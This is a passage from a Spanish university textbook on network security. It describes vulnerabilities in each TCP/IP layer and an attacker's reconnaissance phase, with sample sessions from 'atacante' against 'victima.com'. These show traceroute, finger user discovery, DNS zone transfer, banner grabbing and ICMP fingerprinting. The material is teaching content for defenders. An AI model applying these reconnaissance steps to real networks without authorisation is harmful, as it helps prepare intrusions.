Software libre

Jordi Herrera Joancomartí (coord.)
Joaquín García Alfaro
Xavier Perramón Tornil

XP04/90789/00892

Aspectos avanzados de seguridad en redes

Jordi Herrera Joancomartí
Coordinador

Joaquín García Alfaro
Autor

Xavier Perramón Tornil
Autor

Primera edición: julio 2004

Av. Tibidabo, 39-43, 08035 Barcelona
Material realizado por Eureca Media, SL

Depósito legal: B-37.669-2004
ISBN: 84-9788-212-1

Agradecimientos

Los autores agradecen a la Fundación para la Universitat Oberta de Catalunya (http://www.uoc.edu) la financiación de la primera edición de esta obra, enmarcada en el Máster Internacional en Software Libre ofrecido por la citada institución.

Introducción

En esta asignatura se presenta la problemática de la seguridad en las redes de computadores y, más concretamente, en las redes TCP/IP.

La estructuración sigue el siguiente modelo. En primer lugar, se presenta la problemática de la seguridad en las redes TCP/IP. Cabe destacar que esta asignatura se centra en la problemática de la seguridad en las redes y, por lo tanto algunos temas de seguridad que hacen referencia a procesos más específicos de los propios sistemas informáticos sólo los estudiaremos sumariamente como consecuencia de la problemática de la seguridad en las redes.

Una vez hayamos visto cuáles son los eventuales problemas de seguridad en este tipo de redes, nos centraremos en los mecanismos de prevención que existen para a intentar minimizar la realización de los ataques descritos en el primer módulo. Veremos que, fundamentalmente, las técnicas de prevención se basan en el filtraje de información.

Posteriormente pondremos énfasis en las técnicas específicas de protección existentes. En particular, introduciremos las nociones básicas de criptografía que nos permitirán entender el funcionamiento de distintos mecanismos y aplicaciones que permiten protegerse frente los ataques. En concreto nos centraremos en los mecanismos de autentificación y en la fiabilidad que nos proporcionan los diferentes tipos, veremos qué mecanismos de protección existen a nivel de red y a nivel de transporte y veremos cómo podemos crear redes privadas virtuales. Por otro lado, también veremos cómo funcionan algunas aplicaciones seguras, como el protocolo SSH o estándares de correo electrónico seguro.

Finalmente, y partiendo de la base que no todos los sistemas de prevención y protección de las redes TCP/IP son infalibles, estudiaremos los diferentes mecanismos de detección de intrusos que existen y cuáles son sus arquitecturas y funcionalidades.

Objetivos

Globalmente, los objetivos básicos que se deben alcanzar son los siguientes:

1. Entender los distintos tipos de vulnerabilidades que presentan las redes TCP/IP.
2. Ver qué técnicas de prevención existen contra los ataques más frecuentes.
3. Alcanzar unos conocimientos básicos del funcionamiento de las herramientas criptográficas más utilizadas.
4. Conocer los sistemas de autentificación más importantes, identificando sus características.
5. Ver diferentes propuestas existentes para ofrecer seguridad tanto a nivel de red, de transporte o de aplicación.
6. Conocer los diferentes sistemas de detección de intrusos.

Contenidos

4. Aplicaciones seguras

4.1. El protocolo SSH

4.2. Correo electrónico seguro

5. Ciberdefensa: mecanismos para la detección de ataques e intrusiones

5.1. Necessidad de mecanismos adicionales en la prevención y protección

5.2. Sistemas de detección de intrusos

5.3. Escáners de vulnerabilidades

5.4. Honeypots y honeynets (señuelos y sistemas trampa)

5.5. Prevención de intrusos

5.6. Detección de ataques distribuidos

Apéndices

- A0. GNU Free Documentation License
- A1. Exploraciones de red con Nmap y Nessus
- A2. Filtrado y registro de paquetes con Iptables
- A3. Detección de ataques en red con Snort

Bibliografía

1. Cheswick, W.R.; Bellovin, S.M.; Rubin, A.D. . (2003). *Firewalls and Internet Security: Repelling the Wily Hacker.* (5ª ed.): Addison-Wesley Professional Computing.

2. Oppliger, R. (2000). *Security technologies for the Word Wide Web*. 1ª ed.: Artech House.

3. Menezes, J.; van Oorschot, P.C.; Vanstone, S.A. (2001). *Handbook of Applied Cryptography*. (5ª ed.): CRC Press.

1. Ataques contra redes TCP/IP

Índice

Introducción

Durante los primeros años de internet, los ataques a sistemas informáticos requerían pocos conocimientos técnicos. Por un lado, los ataques realizados desde el interior de la red se basaban en la alteración de permisos para modificar la información del sistema. Por el contrario, los ataques externos se producían gracias al conocimiento de las contraseñas necesarias para acceder a los equipos de la red.

Con el paso de los años se han ido desarrollando nuevos ataques cada vez más sofisticados para explotar vulnerabilidades tanto en el diseño de las redes TCP/IP como en la configuración y operación de los sistemas informáticos que conforman las redes conectadas a internet. Estos nuevos métodos de ataque se han ido automatizando, por lo que en muchos casos sólo se necesita un conocimiento técnico muy básico para realizarlos. Cualquier usuario con una conexión a internet tiene acceso hoy en día a numerosas aplicaciones para realizar estos ataques y las instrucciones necesarias para ejecutarlos.

En la mayor parte de la bibliografía relacionada con la seguridad en redes informáticas podemos encontrar clasificadas las tres generaciones de ataques siguientes:

Primera generación: ataques físicos. Encontramos aquí ataques que se centran en componentes electrónicos, como podrían ser los propios ordenadores, los cables o los dispositivos de red. Actualmente se conocen soluciones para estos ataques, utilizando protocolos distribuidos y de redundancia para conseguir una tolerancia a fallos aceptable.

Segunda generación: ataques sintácticos. Se trata de ataques contra la lógica operativa de los ordenadores y las redes, que quieren explotar vulnerabilidades existentes en el *software*, algoritmos de cifrado y en protocolos. Aunque no existen soluciones globales para contrarrestar de forma eficiente estos ataques, podemos encontrar soluciones cada vez más eficaces.

Tercera generación: ataques semánticos. Finalmente, podemos hablar de aquellos ataques que se aprovechan de la confianza de los usuarios en la información. Este tipo de ataques pueden ir desde la colocación de información falsa en boletines informativos y correos electrónicos hasta la modificación del contenido de los datos en servicios de confianza, como, por ejemplo, la manipulación de bases de datos con información pública, sistemas de información bursátil, sistemas de control de tráfico aéreo, etc.

Antes de pasar a hablar detalladamente de como evitar estos ataques desde un punto de vista más técnico, introduciremos en este módulo algunas de las deficiencias típicas de los protocolos TCP/IP y analizaremos algunos de los ataques más conocidos contra esta arquitectura.

Objectivos

En este módulo didáctico el estudiante encontrará los recursos necesarios para alcanzar los siguientes objetivos:

1) Exponer los problemas de seguridad en las redes TCP/IP a partir de algunos ejemplos de vulnerabilidades en sus protocolos básicos.

2) Analizar algunas de las actividades previas realizadas por los atacantes de redes TCP/IP para conseguir sus objetivos.


3) Aprender cómo funcionan las técnicas de *sniffing* en redes TCP/IP para comprender el peligro que comportan en la seguridad de una red local.

4) Estudiar con más detalle algunos ataques concretos contra redes TCP/IP, como pueden ser los ataques de denegación de servicio y las deficiencias de programación.

1.1. Seguridad en redes TCP/IP

Durante la década de los 60, dentro del marco de la guerra fría, la Agencia de Proyectos de Investigación Avanzada del Departamento de Defensa de los Estados Unidos (DARPA) se planteó la posibilidad de que un ataque afectara a su red de comunicaciones y financió equipos de investigación en distintas universidades con el objetivo de desarrollar una red de ordenadores con una administración totalmente distribuida.

Como resultado de la aplicación de sus estudios en redes de conmutación de paquetes, se creó la denominada red ARPANET, de carácter experimental y altamente tolerable a fallos. Más adelante, a mediados de los 70, la agencia empezó a investigar en la interconexión de distintas redes, y en 1974 estableció las bases de desarrollo de la familia de protocolos que se utilizan en las redes que conocemos hoy en día como redes TCP/IP.



La familia de protocolos TCP/IP se divide en las cuatro capas siguientes:

1) **Capa de red.** Normalmente está formada por una red LAN* o WAN** (de conexión punto a punto) homogénea. Todos los equipos conectados a internet implementan esta capa. Todo lo que se encuentra por debajo de la IP es la capa de red física o, simplemente, capa de red.

* En inglés, *Local Area Network*.
** En inglés, *Wide Area Network*.

2) Capa de internet (o capa de *internetworking*) . Da unidad a todos los miembros de la red y, por lo tanto, es la capa que permite que todos se puedan interconectar, independientemente de si se conectan mediante línea telefónica o mediante una red local Ethernet. La dirección y el encaminamiento son sus principales funciones. Todos los equipos conectados a internet implementan esta capa.


3) Capa de transporte. Da fiabilidad a la red. El control de flujo y de errores se lleva a cabo principalmente dentro esta capa, que sólo es implementada por equipos usuarios de internet o por terminales de internet. Los dispositivos de encaminamiento* (encaminadores) no la necesitan.

* En inglés, *routers.*

4) Capa de aplicación. Engloba todo lo que hay por encima de la capa de transporte. Es la capa en la que encontramos las aplicaciones que utilizan internet: clientes y servidores de web, correo electrónico, FTP, etc. Sólo es implementada por los equipos usuarios de internet o por terminales de internet. Los dispositivos de encaminamiento no la utilizan.


Como ya hemos comentado, sólo los equipos terminales implementan todas las capas. Los equipos intermedios únicamente implementan el nivel de red y el nivel IP:

Situación de las capas de la red Internet



En cada una de las capas expuestas encontramos protocolos distintos. La situación relativa de cada protocolo en las diferentes capas se muestra en la siguiente figura:

Para profundizar en los protocolos TCP/IP, mirad los apartados 1.4, 1.10 y 29.3 de la obra:
D.E. Comer (1995). *internetworking *with TCP/IP* (Volumen I: Principies, Protocolos and Architecture). Prentice Hall.



Como ya se ha adelantado, en cada capa del modelo TCP/IP pueden existir distintas vulnerabilidades y un atacante puede explotar los protocolos asociados a cada una de ellas. Cada día se descubren nuevas deficiencias, la mayoría de las cuales se hacen públicas por organismos internacionales, tratando de documentar, si es posible, la forma de solucionar y contrarestar los problemas.

A continuación presentamos algunas de las vulnerabilidades más comunes de las distintas capas que veremos con más detalle a lo largo de este módulo:

1) Vulnerabilidades de la capa de red. Las vulnerabilidades de la capa de red están estrechamente ligadas al medio sobre el que se realiza la conexión. Esta capa presenta problemas de control de acceso y de confidencialidad.

Ataques físicos

Este tipo de ataques pueden llegar a ser muy difíciles de realizar, ya que generalmente requieren un acceso físico a los equipos que se quieren atacar. De ahí que no los trataremos en este módulo didáctico.

Son ejemplos de vulnerabilidades a este nivel los ataques a las líneas punto a punto: desvío de los cables de conexión hacia otros sistemas, interceptación intrusiva de las comunicaciones (pinchar la línea), escuchas no intrusivas en medios de transmisión sin cables, etc.

2) Vulnerabilidades de la capa internet. En esta capa se puede realizar cualquier ataque que afecte un datagrama IP. Se incluyen como ataques contra esta capa las técnicas de *sniffing*, la suplantación de mensajes, la modificación de datos, los retrasos de mensajes y la denegación de mensajes.

Escuchas de red ...

... (en inglés, *sniffing*). Pueden realizarse mediante aplicaciones que se conocen con el nombre de *sniffers*. Ved el apartado *Escuchas de red* de este mismo módulo para más información.

Cualquier atacante puede suplantar un paquete si indica que proviene de otro sistema. La suplantación de un mensaje se puede realizar, por ejemplo, dando una respuesta a otro mensaje antes de que lo haga el suplantado.

En esta capa, la autenticación de los paquetes se realiza a nivel de máquina (por dirección IP) y no a nivel de usuario. Si un sistema suministra una dirección de máquina errónea, el receptor no detectará la suplantación. Para conseguir su objetivo, este tipo de ataques suele utilizar otras técnicas, como la predicción de números de secuencia TCP, el envenenamiento de tablas caché, etc.

Ataques de suplantación ...

... (en inglés *Spoofing attacks*). Mirad la sección *Suplantación de ARP* del apartado *Escuchas de red* de este mismo módulo para ver un ejemplo de ataque de suplantación.

Por otro lado, los paquetes se pueden manipular si se modifican sus datos y se reconstruyen de forma adecuada los controles de las cabeceras. Si esto es posible, el receptor será incapaz de detectar el cambio.

3) Vulnerabilidades de la capa de transporte. La capa de transporte transmite información TCP o UDP sobre datagramas IP. En esta capa podamos encontrar problemas de autenticación, de integridad y de confidencialidad. Algunos de los ataques más conocidos en esta capa son las denegaciones de servicio debidas a protocolos de transporte.

Ataques de denegación de servicio ...

... (en inglés *Denial of Service attacks* o DoS). Mirar el apartado sobre *Ataques de denegación de servicio* de este mismo módulo para más información.

En cuanto a los mecanismos de seguridad incorporados en el diseño del protocolo de TCP (como las negociaciones involucradas en el establecimiento de una sesión TCP), existe una serie de ataques que aprovechan ciertas deficiencias en su diseño. Una de las vulnerabilidades más graves contra estos mecanismos de control puede comportar la posibilidad de interceptación de sesiones TCP establecidas, con el objetivo de secuestrarlas y dirigirlas a otros equipos con fines deshonestos.

Estos ataques de secuestro se aprovechan de la poca exigencia en el protocolo de intercambio de TCP respecto a la autenticación de los equipos involucrados en una sesión. Así, si un usuario hostil puede observar los intercambios de información utilizados durante el inicio de la sesión y es capaz de interceptar con éxito una conexión en marcha con todos los parámetros de autenticación configurados adecuadamente, podrá secuestrar la sesión.

4) Vulnerabilidades de la capa de aplicación. Como en el resto de niveles, la capa de aplicación presenta varias deficiencias de seguridad asociadas a sus protocolos. Debido al gran número de protocolos definidos en esta capa, la cantidad de deficiencias presentes también será superior al resto de capas. Algunos ejemplos de deficiencias de seguridad a este nivel podrían ser los siguientes:

- **Servicio de nombres de dominio.** Normalmente, cuando un sistema solicita conexión a un servicio, pide la dirección IP de un nombre de dominio y envía un paquete UDP a un servidor DNS; entonces, éste responde con la dirección IP del dominio solicitado o una referencia que apunta a otro DNS que pueda suministrar la dirección IP solicitada.

  * Estos ataques de suplantación de DNS se conocen con el nombre de *spoofing* de DNS.

  Un servidor DNS debe entregar la dirección IP correcta pero, además, también puede entregar un nombre de dominio dada una dirección IP u otro tipo de información.

En el fondo, un servidor de DNS es una base de datos accesible desde internet. Por lo tanto, un atacante puede modificar la información que suministra ésta base de datos o acceder a información sensible almacenada en la base de datos por error, pudiendo obtener información relativa a la topología de la red de una organización concreta (por ejemplo, la lista de los sistemas que tiene la organización).

- **Telnet.** Normalmente, el servicio Telnet autentica al usuario mediante la solicitud del identificador de usuario y su contraseña, que se transmiten en claro por la red. Así, al igual que el resto de servicios de internet que no protegen los datos mediante mecanismos de protección**, el protocolo de aplicación Telnet hace posible la captura de aplicación sensible mediante el uso de técnicas de *sniffing*.

  Actualmente existen otros protocolos a nivel de aplicación (como, por ejemplo, SSH) para acceder a un servicio equivalente a Telnet pero de manera segura (mediante autenticación fuerte). Aun así, el hecho de cifrar el identificador del usuario y la contraseña no impide que un atacante que las conozca acceda al servicio.

- **File Transfer Protocol.** Al igual que Telnet, FTP es un protocolo que envía la información en claro (tanto por el canal de datos como por el canal de comandos). Así pues, al envíar el identificador de usuario y la contraseña en claro por una red potencialmente hostil, presenta las mismas deficiencias de seguridad que veíamos anteriormente con el protocolo Telnet.

  Aparte de pensar en mecanismos de protección de información para solucionar el problema, FTP permite la conexión anónima a una zona restringida en la cual sólo se permite la descarga de archivos. De este modo, se restringen considerablemente los posibles problemas de seguridad relacionados con la captura de contraseñas, sin limitar una de las funcionalidades más interesantes del servicio.

- **Hypertext Transfer Protocol.** El protocolo HTTP es el responsable del servicio *World Wide Web*. Una de sus vulnerabilidades más conocidas procede de la posibilidad de entrega de información por parte de los usuarios del servicio. Esta entrega de información desde el cliente de HTTP es posible mediante la ejecución remota de código en la parte del servidor.

  La ejecución de este código por parte del servidor suele utilizarse para dar el formato adecuado tanto a la información entregada por el usuario como a los resultados devueltos (para que el navegador del cliente la pueda visualizar correctamente). Si este código que se ejecuta presenta deficiencias de programación, la seguridad del equipo en el que esté funcionando el servidor se podrá poner en peligro*.

** Mirad el módulo *Mecanismos de protección* de este mismo material para más información.

* Mirad el capítulo *Deficiencias de programación* de este mismo módulo didáctico para más información.

1.2. Actividades previas a la realización de un ataque

Previamente a la planificación de un posible ataque contra uno o más equipos de una red TCP/IP, es necesario conocer el objetivo que hay que atacar. Para realizar esta primera fase, es decir, para obtener toda la información posible de la víctima, será necesario utilizar una serie de técnicas de obtención y recolección de información.

A continuación veremos, con algunos ejemplos sencillos, algunas de las técnicas existentes que tanto los administradores de una red como los posibles atacantes, pueden utilizar para realizar la fase de recogida y obtención de información previa a un ataque.

1.2.1. Utilización de herramientas de administración

La fase de recogida de información podría empezar con la utilización de todas aquellas aplicaciones de administración que permitan la obtención de información de un sistema como, por ejemplo, *ping*, *traceroute*, *whois*, *finger*, *rusers*, *nslookup*, *rcpinfo*, *telnet*, *dig*, etc.

Evitar la extracción de información

Una posible solución para proteger los sistemas de nuestra red contra esta extracción de información mediante herramientas de administración es la utilización de sistemas cortafuegos. Consultad el siguiente módulo didáctico para más información sobre filtrado de paquetes y sistemas cortafuegos.

La simple ejecución del comando *ping* contra la dirección IP asociada a un nombre de dominio podría ofrecer al atacante información de gran utilidad. Para empezar, esta información le permitirá determinar la existencia de uno o más equipos conectados a la red de este dominio.

Una vez descubierta la existencia de, como mínimo, uno de los equipos del dominio, el atacante podría obtener información relacionada con la topología o la distribución física y lógica de la red, mediante alguna aplicación de administración como, por ejemplo, *traceroute*.

Aunque *traceroute* es una herramienta de administración pensada para solucionar problemas de red, también se puede utilizar con objetivos deshonestos. Por ejemplo, *traceroute* se puede emplear para tratar de averiguar qué sistemas existen entre distintos equipos (en este caso, entre el ordenador del atacante y el equipo que se quiere atacar).

* En inglés, *router*.

El funcionamiento de *traceroute* se basa en la manipulación del campo `TTL` de la cabecera `IP` de un paquete, de forma que es capaz de determinar uno a uno los saltos por los que un determinado paquete avanza por la red TCP/IP. El campo `TTL` actúa como un contador de saltos, viéndose reducido en una unidad al ser reenviado por cada dispositivo de encaminamiento.

Así, mediante *traceroute* se puede llegar a obtener una lista de los elementos de la red recorridos desde una ubicación de origen hasta el sistema de destino, como muestra el siguiente ejemplo:

Existen herramientas gráficas con una funcionalidad similar a *traceroute*, que permiten visualizar las correspondientes asociaciones de cada elemento IP y con su ubicación geográfica.

```
[root@atacante /]$ traceroute -n www.vitima.com

traceroute to www.vitima.com (218.73.40.217),
30 hops max, 38 byte packets

1 80.12.14.92 1.091 ms  1.203 ms  2.140 ms
1 80.12.14.1  2.175 ms  2.319 ms  2.155 ms
2 80.12.56.13  12.063 ms 14.105 ms 13.305 ms
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
10 218.73.40.217 30.025 ms 28.205 ms 28.202 ms
```

Como veremos más adelante, el uso del protocolo ICMP (que utilizan tanto *ping* como *traceroute*) también puede permitir obtener información adicional, como la franja horaria del sistema de destino o la máscara de red empleada.

Descubrimiento de usuarios

Otra información relevante de un sistema es el nombre de los usuarios que tienen acceso a estos equipos. Una utilidad que puede ayudar al atacante a obtener estos datos es la herramienta *finger*:

El servicio *finger*

Dada la información que proporciona este servicio, muchos sistemas no lo tienen activado.

```
[root@atacante /]$ finger -l @ www.victima.com

[www.victima.com]

Login name: root (messages off)
Directory: /root Shell: /bin/bash

On since Mar 11 12:04:32 on pts/1 from
dummy.victima.com

New mail received Mon Mar 8 13:12:05 2001;
No Plan.
```

Mediante *finger*, el atacante podría realizar varias pruebas para tratar de descubrir la existencia de usuarios válidos. Más adelante, y con la información obtenida, podría probar distintas contraseñas de usuario con la finalidad de obtener un acceso remoto al sistema utilizando, por ejemplo, un cliente de *Telnet* o de *SSH*.

Información de dominio

Durante esta primera etapa de recogida de información, el atacante también tratará de obtener toda aquella información general relacionada con la organización que hay detrás de la red que se quiere atacar. La recogida de esta información puede empezar extrayendo la información relativa a los dominios asociados a la organización, así como las subredes correspondientes. Esto puede obtenerse fácilmente mediante consultas al servicio de nombre de dominios (*DNS*).

Si el servidor que ofrece la información de este dominio no se ha configurado adecuadamente, es posible realizar una consulta de transferencia de zona completa, lo cual permitirá obtener toda la información de traducción de direcciones IP a nombres de máquina. Este tipo de consulta puede realizarse con las utilidades *host*, *dig* y *nslookup*, entre otras:

```
[root@atacante /]$ host -l victima.com

www.victima.com has address 218.73.40.217
www.victima.com host information "Pentium III" "Linux"
ftp.victima.com has address 218.73.40.81
ftp.victima.com host information "Pentium II" "FreeBSD"
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..

[root@atacante /]$ host -l victima.com > victima.com.txt
```

Entre la información encontrada, el atacante podría encontrar información sensible como, por ejemplo, relaciones entre sistemas de la red o subredes, el objetivo para el que se utilizan los mismos, el sistema operativo instalado en cada equipo, etc.

Cadenas identificativas

A medida que vaya encontrando nuevos sistemas, el atacante irá complementando la información recogida con toda aquella información que pueda serle de utilidad para explotar posibles deficiencias en la seguridad de la red. Una primera fuente de información podría ser, por ejemplo, la información que ofrecen las cadenas de texto que generalmente aparece al conectarse a un determinado servicio. Estas cadenas, aparte de identificar cada uno de los servicios ofrecidos por estos equipos, podrían indicar el nombre y la versión de la aplicación que se está ejecutando detrás de dicho servicio:

```
[root@atacante /]$ ftp ftp.victima.com
Connected to ftp.victima.com (218.73.40.81).
220 ProFTPD 1.2.4 Server (VICTIMA FTP Server)
Name (ftp.victima.com:root):
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

```
[root@atacante /]$ telnet www.victima.com 80
Trying 218.73.40.217...
Connected to www.victima.com.
Escape character is '^]'.
GET / HTTP1.1

HTTP/1.1 200 OK
Date: Wed, 12 Mar 2003 15:07:53 GMT
Server: Apache/1.3.23 (Unix) mod_ssl/2.8.6 OpenSSL/0.9.6c
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

Como vemos en estos dos ejemplos, utilizando únicamente un cliente de *FTP* y un cliente de *Telnet*, el atacante puede hacerse una idea de las aplicaciones (y de sus respectivas versiones) que la red del dominio `victima.com` está utilizando para ofrecer sus servicios.

En el ejemplo mostrado, el atacante habría descubierto que detrás de los servicios FTP y HTTP que ofrece la red existe un servidor de FTP llamado *ProFTPD Server* (en su versión 1.2.4) y un servidor de HTTP llamado *Apache* (en su versión 1.3.23) compilado para funcionar en un sistema Unix. La información del servidor de HTTP también le muestra que el servidor Apache está utilizando la librería criptográfica OpenSSL (en su versión 0.9.6c) para poder ofrecer la versión segura de HTTP por medio del protocolo criptográfico SSL (HTTPS) mediante la utilización del módulo `mod_ssl` (en su versión 2.8.6).

Grupos de noticias y buscadores de internet

Finalmente, esta primera fase de recogida de información mediante herramientas de administración suele finalizar realizando una serie de consultas en grupos de noticias, buscadores de páginas web o meta buscadores. Mediante esta consultas, el atacante puede obtener información emitida por los usuarios de la organización asociada a la red que desea atacar. Una simple búsqueda de la cadena `@victima.com` en `http://groups.google.com` o `http://www.google.com` puede ofrecer al atacante detalles de interés, como podrían ser los sistemas operativos existentes en la red, tecnologías y servidores utilizados, el conocimiento en cuanto a temas de seguridad por parte de los administradores, etc.

Perfil humano de la organización

Muchas veces los propios administradores de la red pueden divulgar, sin darse cuenta, información sensible de sus sistemas cuando utilizan listas de correo o grupos de noticias públicos. Al hacer preguntas, o al contestar otras, pueden poner en peligro los equipos de su red al dar públicamente ejemplos a partir de la información de sus sistemas.

1.2.2. Búsqueda de huellas identificativas

Aparte de la utilización de herramientas de administración y servicios de internet, existen técnicas más avanzadas que permiten extraer información más precisa de un sistema o de una red en concreto.

La utilización de estas técnicas se conoce con el nombre de ***fingerprinting***, es decir, obtención de la huella identificativa de un sistema o equipo conectado a la red.

Identificación de mecanismos de control TCP

La huella identificativa que un atacante querría obtener de los sistemas de una red hace referencia a toda aquella información de la implementación de pila TCP/IP de los mismos. En primer lugar, esta información le permitirá descubrir de forma muy fiable el sistema operativo que se ejecuta en la máquina analizada. Por otro lado, estos datos, junto con la versión del servicio y del servidor obtenidos anteriormente, facilitarán al atacante la búsqueda de herramientas necesarias para realizar, por ejemplo, una explotación de un servicio contra algunos de estos sistemas.

La mayor parte de las técnicas para obtener esta huella identificativa se basan en la información de la pila TCP/IP que puede obtenerse a partir de los mecanismos de control del intercambio de tres pasos propio del protocolo TCP/IP.

* En inglés, *TCP three-way handshake*.

El protocolo TCP es un protocolo de la capa de transporte que asegura que los datos sean enviados correctamente. Esto significa que se garantiza que la información recibida se corresponda con la información enviada y que los paquetes sean ensamblados en el mismo orden en que fueron enviados.

Generalmente, las características de implementación de los mecanismos de control incorporados en el diseño de TCP en pila TCP/IP de un sistema operativo se basa en la interpretación que los desarrolladores realizan de los RFC.

Los RFC ...

... (en inglés, *Requests for Comments*) son un conjunto de documentos técnicos y notas organizativas sobre internet (originalmente sobre ARPANET). Mirad `http://www.ietf.org` para más información.

La interpretación de los RFC (y por lo tanto, las características propias de implementación) puede ser muy distinta en cada sistema operativo (incluso en diferentes versiones de un mismo sistema operativo). Así pues, la probabilidad de acierto del sistema operativo remoto mediante esta información es muy elevada.

Identificación de respuestas ICMP

ICMP

El protocolo **ICMP** es el encargado de realizar el control de flujo de los datagramas IP que circulan por una red TCP/IP. Este protocolo consta de varias funcionalidades que permiten realizar desde la comunicación de situaciones con anomalías (por ejemplo, para indicar que no se ha podido realizar el entrega de un datagrama IP) hasta la comprobación del estado de una máquina en la red.

Aunque el objetivo original del protocolo ICMP es el de notificar errores y condiciones inusuales (que requieren una especial atención respecto al protocolo IP), es posible poder realizar un uso indebido de este protocolo para obtener huellas identificativas de un sistema remoto.

Comentaremos a continuación algunos ejemplos de cómo obtener estas huellas a partir de las distintas respuestas ofrecidas mediante el tráfico ICMP:

- ***ICMP echo.*** Como hemos visto anteriormente, el uso de tráfico ICMP de tipo `echo` permite la exploración de sistemas activos. Así, con esta exploración se pretende identificar los equipos existentes dentro de la red que se quiere explorar, normalmente accesibles desde internet.

  El comando *ping* puede informar, mediante paquetes ICMP de tipos `echo-request` y `echo-reply`, sobre si una determinada dirección IP está o no activa.

  El campo `TTL`, utilizado en este intercambio de paquetes `echo` de ICMP, suele ser inicializado de forma distinta según el sistema operativo que haya detrás del equipo.

  Por otra parte, cuando se envía un paquete ICMP `echo-request` hacia la dirección de difusión (*broadcast*), se consigue que con un único paquete enviado todos los equipos respondan con un paquete ICMP de tipo `echo-reply`.

  Esta característica no es propia de todos los sistemas operativos. Así, por ejemplo, puede estar presente en algunas variantes de sistemas operativos Unix, mientras que los sistemas operativos de Microsoft no responden a este tipo de paquetes.

  Estas dos informaciones, el número de TTL inicial y la respuesta a un *ping* enviado por difusión, podría ser de utilizado como una primera huella identificativa de los sistemas de la red.

- ***ICMP timestamp.*** Mediante la transmisión de un paquete ICMP de tipo `timestamp-request`, si un sistema está activo, se recibirá un paquete de tipo `timestamp-reply`, indicando si es posible conocer la referencia de tiempo en el sistema de destino.

La decisión de responder o no a estos paquetes depende de la implementación. Algunos sistemas operativos Windows sí responden, mientras que otros no lo hacen. No obstante, la mayoría de los sistemas operativos Unix sí que suelen implementarlo.

Según si los sistemas de la red responden o no ante esta petición, su huella identificativa apuntará a un posible sistema o a otro.

